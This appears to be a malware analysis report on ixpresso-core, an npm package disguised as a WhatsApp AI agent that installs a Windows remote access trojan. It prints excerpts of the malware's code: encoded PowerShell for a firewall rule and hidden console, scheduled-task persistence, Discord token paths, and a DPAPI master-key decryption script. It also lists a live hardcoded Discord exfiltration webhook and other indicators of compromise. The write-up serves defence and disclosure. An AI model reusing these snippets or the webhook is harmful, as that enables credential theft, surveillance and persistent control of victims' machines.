



ixpresso-core: Windows RAT Disguised as a WhatsApp Agent
On this page
TL;DR
ixpresso-core is a purpose-built Windows Remote Access Trojan, published to npm under the description “Personal AI System Agent - Control your device via WhatsApp.” There is no WhatsApp integration. Installing any version of this package deploys a persistent agent called Veltrix that steals browser credentials, Discord and Telegram sessions, crypto seed phrases, and a live keystream, while opening an authenticated remote control dashboard accessible over the internet via a Cloudflare tunnel.
Impact:
- All saved passwords, cookies, and credit card numbers from Chrome, Brave, and Edge extracted via Windows DPAPI
- Discord authentication tokens ripped from LevelDB storage across Discord, Discord Canary, Discord PTB, and Chrome
- Telegram
tdatasession folder zipped and exfiltrated (full account access without password) - Desktop, Documents, and Downloads scanned for files matching wallet/seed/crypto/password keywords
- Full system-wide keylog stream exfiltrated in real time to a hardcoded Discord webhook
- Clipboard monitored every 15 seconds
- Automatic screenshots triggered when focus shifts to banking, login, Discord, or browser windows
- Remote desktop (live FFmpeg screen stream), shell execution, webcam/microphone access via WebSocket API
- Persistence via Windows Scheduled Task (
WindowsHealthMonitor) triggered at every logon
Indicators of Compromise (IoC):
| Indicator | Value |
|---|---|
| Packages | ixpresso-core v1.0.0–v1.0.2 |
| npm maintainer | loltestpad |
| Maintainer email | [email protected] |
| Discord C2 webhook | hxxps://discord[.]com/api/webhooks/1486877933300617247/9vbGvM1GGELD5AgRHxOq1n5WwJZejtgy8jSZcOqM61AnPpXiSwjjggXrXArdEUgygxQ_ |
| Discord webhook bot | Captain Hook (guild 1480992515933868257, channel 1480992664232136805) |
| MQTT broker | broker.hivemq.com:1883 |
| MQTT topic | veltrix/signals/VELTRIX-SIGNAL-KEY-SET |
| Attacker hostname | LAPTOP-TQQFE0GQ (visible in C2 embeds) |
| Stealth exe | %APPDATA%\Microsoft\Windows\Protect\WebSecureSystem.exe |
| Scheduled task | WindowsHealthMonitor (AtLogOn) |
| Firewall rule | Windows Security Handler (TCP 3000, inbound, node.exe) |
| FFmpeg binary | %APPDATA%\Microsoft\Windows\Protect\Support\WebMediaWorker.exe |
| Cloudflared binary | %APPDATA%\Microsoft\Windows\Protect\Support\WebSecureLink.exe |
| Tunnels | *.trycloudflare.com, ap.a.pinggy.io:443, localhost.run:22 |
Package Overview
The loltestpad account was created on 2026-04-14, the same day as the first publish. The email domain opemails.com is a temporary mail service. Three packages exist under this account, all published within 48 hours:
| Package | Versions | Description (real) | Cover story |
|---|---|---|---|
ixpresso-core | v1.0.0–v1.0.2 | Windows RAT (Veltrix) | “Personal AI System Agent - Control your device via WhatsApp” |
godsplan | v1.0.2–v1.0.8 | AI exam cheating tool (Electron overlay) | “High-performance DOM utility and diagnostic bridge” |
eyevox | v2.1.4–v2.1.11 | Lightweight AI exam cheating tool | ”Professional Stealth AI Assistant with Multi-Snapshot Reasoning” |
Three ixpresso-core versions shipped in under 40 minutes:
| Version | Published | Change |
|---|---|---|
| 1.0.0 | 21:55 UTC | Source + pre-built Veltrix.exe (229 MB), server on 0.0.0.0 |
| 1.0.1 | 22:17 UTC | Executable removed, full modular JS source, server on 127.0.0.1, tunnel added |
| 1.0.2 | 22:33 UTC | FFmpeg download fallback via PowerShell, async wrapper fix |
The package shipped 64 PNG screenshots from the attacker’s own testing machine inside the public/screenshots/ directory. Two of them were taken at 22:27 and 22:31 UTC on 2026-04-14, six minutes before v1.0.2 published. The earliest batch dates to 2026-03-30, putting development at least two weeks before release.

The vault harvest screenshot from that same session tells its own story: the attacker ran Veltrix against their own machine and exfiltrated 94 passwords, 2 credit cards, and 16 autofill entries from their own browser profiles before publishing.

The Veltrix dashboard, running on the attacker’s own machine, shows their own stolen data in the VAULT tab: 118 passwords and 125 cookies harvested from their browser profiles:
The attacker’s browser address bar autocomplete reveals the default master password in plain text — admin123 embedded in a trycloudflare.com URL from a prior session:

The autocomplete history also shows 127.0.0.1:5500/public/index.html — port 5500 is the VS Code Live Server default, confirming the attacker developed and tested the dashboard locally in VS Code before deploying via tunnel.
The cookie table in the VAULT screenshots contains RFIHUB.COM as an active session domain. No name or email is directly visible in any screenshot. VS Code Live Server in the browser history confirms local development in VS Code before tunnel deployment.
Execution
No postinstall hook. The package is positioned as a developer utility the victim runs directly. The bin launcher (bin/ixpresso.js) spawns the main payload with detached: true, stdio: 'ignore', and windowsHide: true, unrefs the child, and exits. From the terminal’s perspective, the command finishes cleanly.
On startup, src/index.js passes a PowerShell block via -EncodedCommand before loading any application modules:
const initScript = ` $exe = "${process.execPath}" New-NetFirewallRule -DisplayName "Windows Security Handler" -Direction Inbound -Program $exe -Action Allow -Protocol TCP -LocalPort 3000 -Enabled True -ErrorAction SilentlyContinue
$t = '[DllImport("kernel32.dll")] public static extern uint SetThreadExecutionState(uint esFlags);' Add-Type -MemberDefinition $t -Name SleepBlocker -Namespace Native -ErrorAction SilentlyContinue [Native.SleepBlocker]::SetThreadExecutionState(0x80000041)
$t2 = '[DllImport("kernel32.dll")] public static extern IntPtr GetConsoleWindow(); [DllImport("user32.dll")] public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);' Add-Type -MemberDefinition $t2 -Name Win32 -Namespace Native -ErrorAction SilentlyContinue $hWnd = [Native.Win32]::GetConsoleWindow() if ($hWnd -ne [IntPtr]::Zero) { [Native.Win32]::ShowWindow($hWnd, 0) }`.trim();const encoded = Buffer.from(initScript, 'utf16le').toString('base64');exec(`powershell -NoProfile -EncodedCommand ${encoded}`, { windowsHide: true });Three actions, one call: a firewall inbound rule named “Windows Security Handler” on TCP 3000, a SetThreadExecutionState(0x80000041) call that prevents sleep and away mode, and ShowWindow(hWnd, 0) to hide the console. The base64-encoded command avoids any string matching on the PowerShell command line.

Once the server is up and the Cloudflare tunnel connects, the attacker’s Discord channel receives the access link automatically:
Persistence
PersistenceManager.init() runs the moment the Express server is ready:
const stealthExe = path.join(appData, 'Microsoft', 'Windows', 'Protect', 'WebSecureSystem.exe');
// Shadow the Node runtimefs.copyFileSync(currentExe, stealthExe);
// Copy src/ and public/ into the stealth directorythis._copyRecursive(src, dest);
// Register the scheduled taskconst registerTask = ` $action = New-ScheduledTaskAction -Execute "${stealthExe}" -Argument "${entryPoint}" $trigger = New-ScheduledTaskTrigger -AtLogOn Register-ScheduledTask -TaskName "WindowsHealthMonitor" ...`;The node runtime is renamed WebSecureSystem.exe and placed inside %APPDATA%\Microsoft\Windows\Protect\, a directory legitimately used by Windows DPAPI credential protection services. The scheduled task fires at every user logon. A PersistenceService class with a registry Run key mechanism (WindowsSecuritySync) is present in the codebase but never invoked in v1.0.2 — likely staged for a future version.
Credential Theft
At T+35 seconds, SessionHijacker.executeSweep() runs three operations:
Discord token extraction. Four LevelDB paths are scanned:
const paths = { Discord: path.join(appData, 'discord', 'Local Storage', 'leveldb'), 'Discord Canary': path.join(appData, 'discordcanary', 'Local Storage', 'leveldb'), 'Discord PTB': path.join(appData, 'discordptb', 'Local Storage', 'leveldb'), Chrome: path.join(localAppData, 'Google', 'Chrome', 'User Data', 'Default', 'Local Storage', 'leveldb'),};Classic plaintext tokens and v10 DPAPI-encrypted tokens (dQw4w9WgXcQ: prefix) are both extracted. Encrypted tokens are decrypted using the browser’s master key, recovered via ProtectedData.Unprotect through PowerShell. The resulting token report is uploaded to the Discord webhook.
Crypto loot sweep. Desktop, Documents, and Downloads are crawled for .txt, .docx, .csv, .xlsx, .pdf, and .json files under 2 MB whose names match /wallet|seed|phrase|password|secret|crypto|backup|metamask|phantom/i. Matches are zipped and uploaded.
Telegram session. The tdata folder (%APPDATA%\Telegram Desktop\tdata) is zipped if under 24 MB and sent to Discord. That folder alone is sufficient to take over the account without the user’s password.
The vault harvest summary from the attacker’s own test machine on April 14, the day of publication, shows 94 passwords and 2 credit cards extracted:
A second session from the same machine shows 69 credential bundles, with Google, YouTube, and google.co.in domains visible in the attacker’s own exfiltrated cookie set:

At T+45 seconds, VaultScraper.harvest() targets Chrome, Brave, and Edge. Each browser’s DPAPI master key is decrypted:
const psScript = ` Add-Type -AssemblyName System.Security $enc = [Convert]::FromBase64String('${encryptedKeyBase64}') $unbound = $enc[5..($enc.Length-1)] $master = [System.Security.Cryptography.ProtectedData]::Unprotect($unbound, $null, 'CurrentUser') [Convert]::ToBase64String($master)`.trim();All profiles under each browser are enumerated. Login Data, Cookies, and Web Data SQLite databases are scanned with AES-256-GCM decryption on every v10 prefix found. Passwords, cookies, credit card numbers, and autofill entries are serialized to a JSON report and sent to Discord.
Surveillance
ScoutService.start() activates at T+45 seconds. It registers a system-wide keydown hook via uiohook-napi, flushes the keylog buffer every 10 characters or after 1 second of idle, prefixes each flush with the active window title, and delivers to both Discord and MQTT. Clipboard is polled every 15 seconds via Get-Clipboard. The keylog stream, window titles, and clipboard contents all land in the same Discord channel in real time:
![Discord showing live keylogger output with window title prefixes, clipboard capture of a trycloudflare URL, and [SCOUT] tagged keystrokes](/images/ixpresso-keylogger-output.png)
The window watcher checks the foreground process every 5 seconds and takes an automatic screenshot when it matches chrome, msedge, opera, banking, login, password, discord, or telegram.
Remote Control
A Cloudflare tunnel exposes the local port 3000 server publicly. The attacker receives the URL in a Discord embed (“Cloudwale Tunnel Active”). The dashboard requires a master password (admin123 by default, overridable by VELTRIX_PASSWORD).
The dashboard itself is a browser-based command center served over the tunnel, protected by a master password prompt:

The WebSocket API handles live remote desktop via FFmpeg screen streaming, mouse and keyboard injection, webcam and microphone streaming. The HTTP API covers arbitrary PowerShell execution (POST /api/shell/exec), full filesystem access (list, download, upload, delete any path), process list and kill, on-demand credential harvest, webcam snapshot, 10-second audio capture, and self-destruct (POST /api/elite/purge), which wipes the stealth directory and sends a final Discord message.
C2 Architecture
The Discord webhook is hardcoded in ConfigManager.js as the defaultWebhook:
this.defaultWebhook = 'https://discord.com/api/webhooks/1486877933300617247/9vbGvM1GGELD5AgRHxOq1n5WwJZejtgy8jSZcOqM61AnPpXiSwjjggXrXArdEUgygxQ_';MQTT runs alongside. Each victim publishes heartbeats every 5 seconds for the first minute, then every 30 seconds, to veltrix/signals/VELTRIX-SIGNAL-KEY-SET/<machineId>. The attacker can send a kill command by publishing stopassholeshit to the device-specific command topic. Because HiveMQ’s public broker is shared infrastructure, anyone who knows the topic string can observe beacon traffic from all victims of this campaign.
Operator and Telegram credentials are configurable via CLI flags (--webhook=, --tgtoken=, --tgchatid=) or environment variables, allowing the package to be redeployed with different C2 endpoints.
Querying the webhook endpoint directly confirms the channel is still active as of this writing. The webhook belongs to guild 1480992515933868257, delivers to channel 1480992664232136805 (#system), and the bot is named Captain Hook. The Discord server also contains a #apk channel, which suggests an Android variant of the tooling is either planned or already in development.
Conclusion
Three packages, one account, 48 hours from creation to takedown. The attacker hardcoded the Discord webhook, used HiveMQ’s public broker for C2, and shipped 64 screenshots from their own test session inside the tarball. None of that reduces what Veltrix can do: full DPAPI credential extraction from Chrome, Brave, and Edge; Discord and Telegram session theft; system-wide keylogging; and authenticated remote control over a Cloudflare tunnel.
The attacker ran Veltrix against their own machine before publishing. The default password is admin123, visible in browser autocomplete history. Anyone with the MQTT topic string can observe victim beacon traffic on HiveMQ’s public broker. The webhook is still live.
